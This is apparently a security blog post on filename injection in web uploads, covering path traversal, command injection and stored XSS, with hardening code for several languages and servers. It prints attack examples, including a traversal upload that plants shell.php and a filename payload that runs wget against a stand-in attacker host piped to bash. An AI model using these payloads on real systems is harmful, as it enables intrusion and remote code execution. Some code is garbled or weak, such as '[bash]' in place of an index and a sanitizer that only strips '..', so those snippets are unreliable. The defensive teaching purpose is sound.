Listen to this Post

Introduction:
A simple oversight that leads to complete system compromise—failing to sanitize uploaded filenames remains one of the most widespread and easily exploitable web application security flaws. Attackers weaponize malicious filenames containing path traversal sequences (`../`), shell metacharacters (`;`, `|`, `&`), or Cross-Site Scripting (XSS) payloads to escape upload directories, execute arbitrary commands, or hijack user sessions—all without needing to compromise the file content itself.
Learning Objectives:
– Understand how unsanitized filenames enable path traversal, command injection, and stored XSS attacks.
– Implement defense-in-depth filename sanitization across Linux and Windows environments.
– Apply secure coding patterns and tool configurations to block exploitation in both development and production.
You Should Know:
1. Path Traversal via `../` Sequences – Escape the Upload Folder
When an application directly uses a user-supplied filename in file system operations without validation, an attacker can craft a filename like `../../../etc/passwd` to write files outside the intended directory. This trivial attack requires no authentication and is prevalent because many developers follow insecure examples that use `e.file.name` directly. The impact ranges from overwriting critical configuration files to achieving remote code execution in vulnerable deployment patterns.
Step‑by‑step guide to exploitation and mitigation:
Exploitation (Linux):
 Attacker uploads a file with traversal filename
curl -F "[email protected];filename=../../../var/www/html/shell.php" https://target.com/upload
Vulnerable code (Python Flask):
filename = request.files['file'].filename
file.save(os.path.join(UPLOAD_FOLDER, filename))  Path traversal possible!
Mitigation (Linux – Basename Sanitization):
import os
filename = request.files['file'].filename
safe_filename = os.path.basename(filename)  Strips all path components
file.save(os.path.join(UPLOAD_FOLDER, safe_filename))
Mitigation (Windows – Path.GetFullPath with Root Check):
string rawFilename = Request.Files["file"].FileName;
string fullPath = Path.GetFullPath(Path.Combine(uploadDir, rawFilename));
if (!fullPath.StartsWith(uploadDir, StringComparison.OrdinalIgnoreCase))
throw new SecurityException("Path traversal detected");
The `os.path.basename` (Linux/macOS) or `Path.GetFileName` (Windows) approach extracts only the final filename component, neutralizing any directory traversal sequences. For defense‑in‑depth, always combine this with path confinement validation using `filepath.Clean` (Go) or `Path.GetFullPath` (.NET) after joining the base directory.
2. Command Injection – When Filenames Become Shell Commands
If an application passes a filename unsafely into a system shell command, an attacker can inject arbitrary commands using shell metacharacters such as `;`, `|`, `&`, or backticks. Recent CVEs demonstrate this risk across multiple languages and platforms, including a critical OS command injection in Greenshot’s ExternalCommand plugin and a Ruby backtick injection via ZIP filenames. The injected command executes with the privileges of the web server process, leading to full system compromise.
Step‑by‑step exploitation and secure coding:
Exploitation (Linux victim):
 Attacker uploads a file with command injection payload in filename
 Filename: "report.pdf; wget http://attacker.com/backdoor.sh | bash"
Vulnerable code (PHP):
$filename = $_FILES['file']['name'];
system("pdf2txt " . $filename); // Command injection!
Mitigation (PHP – escapeshellarg):
$filename = escapeshellarg(basename($_FILES['file']['name']));
system("pdf2txt " . $filename);
Mitigation (Python – subprocess with list argument):
import subprocess
filename = os.path.basename(user_filename)
 Use list form – never shell=True with user input
subprocess.run(["pdf2txt", filename])
Windows‑specific mitigation (PowerShell script):
$rawFilename = $Request.Files["file"].FileName
$safeFilename = [System.IO.Path]::GetFileName($rawFilename)
 Use argument list instead of string concatenation
$psi = New-Object System.Diagnostics.ProcessStartInfo
$psi.FileName = "pdf2txt.exe"
$psi.Arguments = $safeFilename
$psi.UseShellExecute = $false
[System.Diagnostics.Process]::Start($psi)
The safest approach across all platforms is to avoid shell invocation entirely by using API calls that accept argument lists. When shell execution is unavoidable, use language‑specific escaping functions like `escapeshellarg()` (PHP), `shlex.quote()` (Python), or `subprocess.list` mode.
3. Stored Cross‑Site Scripting (XSS) via Filename Reflection
When an application reflects an uploaded filename back to users in a web page without proper output encoding, an attacker can inject malicious JavaScript by crafting a filename containing `` or other HTML tags. This stored XSS payload executes in the browsers of any user who views the file listing, enabling session hijacking, credential theft, and defacement.
Step‑by‑step exploitation and hardening:
Exploitation (Filename): `image.jpg`
Vulnerable code (HTML without encoding):
<span>Filename: {{ filename }}</span> <!-- Rendered as raw HTML! -->
Mitigation – Context‑Aware Output Encoding:
JavaScript (React): React escapes by default, but avoid `dangerouslySetInnerHTML`.
Angular: Use interpolation `{{ filename }}` – Angular automatically sanitizes.
Vue.js: Use `{{ filename }}` instead of `v-html=”filename”`.
General web security header (Content Security Policy):
 Apache .htaccess or server config
Header set Content-Security-Policy "script-src 'self'; object-src 'none'"
Content sniffing prevention (all platforms):
Header set X-Content-Type-Options "nosniff"
Always apply context‑specific output encoding: HTML entity encoding for HTML contexts, JavaScript escaping for script blocks, and URL encoding for URL attributes.
4. Cloud Hardening: Azure Blob and AWS S3 Filename Injection
Cloud storage services process filenames provided by clients, which can lead to similar injection attacks if developers do not apply proper validation before constructing storage keys or URLs.
Step‑by‑step cloud hardening:
Azure Blob Storage (C – Sanitize before key creation):
string rawFilename = "file.pdf;rm -rf /";
string safeKey = Guid.NewGuid().ToString() + Path.GetExtension(rawFilename);
// Never use rawFilename as part of blob key directly!
AWS S3 (Python – Using Boto3 with safe keys):
import re
raw_filename = user_provided_filename
 Allow only alphanumeric, dot, hyphen, underscore
safe_filename = re.sub(r'[^a-zA-Z0-9._-]', '_', raw_filename)
s3_client.upload_file(local_path, bucket_name, safe_filename)
Cloud function middleware (Node.js – Express):
app.post('/upload', (req, res) => {
let rawFilename = req.file.originalname;
let safeFilename = path.basename(rawFilename).replace(/[^a-zA-Z0-9.-]/g, '_');
// Proceed with safeFilename
});
Never trust client‑supplied filenames for constructing cloud storage keys—generate your own or strictly sanitize the original name.
5. OWASP File Upload Checklist – Full‑Spectrum Validation
According to the OWASP File Upload Cheat Sheet, secure file uploads require a multi‑layer defense strategy, not just checking file extensions or relying on client‑side restrictions.
Step‑by‑step implementation checklist:
Step 1: Whitelist allowed extensions (never blacklist):
ALLOWED_EXTENSIONS = {'.jpg', '.png', '.pdf'}
if not any(filename.endswith(ext) for ext in ALLOWED_EXTENSIONS):
raise ValidationError("File type not allowed")
Step 2: Validate MIME type (do not trust Content‑Type header):
 Linux command for MIME validation
file --mime-type -b uploaded_file
Python with `magic` library:
import magic
mime = magic.from_file(file_path, mime=True)
if mime not in ['image/jpeg', 'image/png', 'application/pdf']:
raise ValidationError("Invalid MIME type")
Step 3: Size limits and filename regeneration:
 Nginx limit
client_max_body_size 5M;
 Regenerate filename completely
import uuid, os
original_ext = os.path.splitext(original_filename)[bash].lower()
new_filename = str(uuid.uuid4()) + original_ext
Step 4: Store files outside web root and scan for malware:
– Store uploaded files in a directory not accessible via direct URL
– Deliver files through a handler script that verifies authentication
– Scan all uploaded files with ClamAV or an antivirus API
– Use the EICAR test file to confirm scanning is working
Step 5: Disable script execution in upload directories:
Apache (.htaccess):
<Directory "/var/www/uploads">
php_flag engine off
AddType text/plain .html .htm .shtml .php .phtml .php5
</Directory>
Nginx configuration:
location /uploads/ {
default_type text/plain;
location ~ \.(php|phtml|php5)$ {
return 403;
}
}
6. API Security: Filename Injection in File Upload Endpoints
Modern REST and GraphQL APIs that handle multipart file uploads are particularly vulnerable because filename validation is often overlooked during rapid API development.
Step‑by‑step API hardening:
GraphQL (Apollo Server – filename sanitization middleware):
// In your resolver
uploadFile: async (parent, { file }) => {
const { filename, createReadStream } = await file;
const safeFilename = filename.replace(/\.\./g, '').replace(/[;&|`$]/g, '');
// Process the stream safely
}
REST API with Express middleware (Node.js):
const multer = require('multer');
const storage = multer.diskStorage({
destination: './uploads/',
filename: (req, file, cb) => {
const safeName = path.basename(file.originalname).replace(/[^a-zA-Z0-9.-]/g, '_');
cb(null, Date.now() + '-' + safeName);
}
});
.NET Core API (C – parameter validation):
[HttpPost("upload")]
public async Task<IActionResult> UploadFile(IFormFile file)
{
var fileName = WebUtility.HtmlEncode(Path.GetFileName(file.FileName));
if (fileName.Contains("..") || fileName.Contains("/") || fileName.Contains("\\"))
return BadRequest("Invalid filename");
// Safe to proceed
}
API security headers for all responses:
Content-Security-Policy: default-src 'self'
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
What Undercode Say:
– Key Takeaway 1: Filename sanitization is not optional—it is a critical security control that must be applied to every file upload, regardless of the file’s content or the user’s trust level.
– Key Takeaway 2: Defense‑in‑depth requires combining multiple techniques: basename extraction, character whitelisting, path confinement validation, output encoding, and malware scanning—no single method is sufficient.
Filename injection vulnerabilities are consistently found in production applications because developers copy insecure examples from online tutorials. The fix is simple and immediate: never trust user-supplied filenames. Generate your own filenames whenever possible, and when original names must be preserved, apply strict whitelist sanitization followed by multiple layers of validation. Many recent high‑severity CVEs show that even well‑maintained libraries like python‑multipart and Laravel Media Library have fallen victim to these patterns, proving that no codebase is immune without explicit, proactive defenses.
Prediction:
– -1 Automated static analysis and AI‑powered code review tools will increasingly flag unsafe filename usage as a critical severity issue, leading to widespread refactoring of legacy file upload logic.
– -1 Attackers will shift focus to exploiting filename injections in cloud serverless functions and GraphQL APIs, where input validation is even more frequently overlooked.
– +1 The security community will release standardized filename sanitization libraries for every major framework, reducing implementation errors and making secure defaults the norm within 24 months.
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [0xfrost Nobody](https://www.linkedin.com/posts/0xfrost_nobody-sanitizes-the-filename-link-share-7466873394005983233-fC2X/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


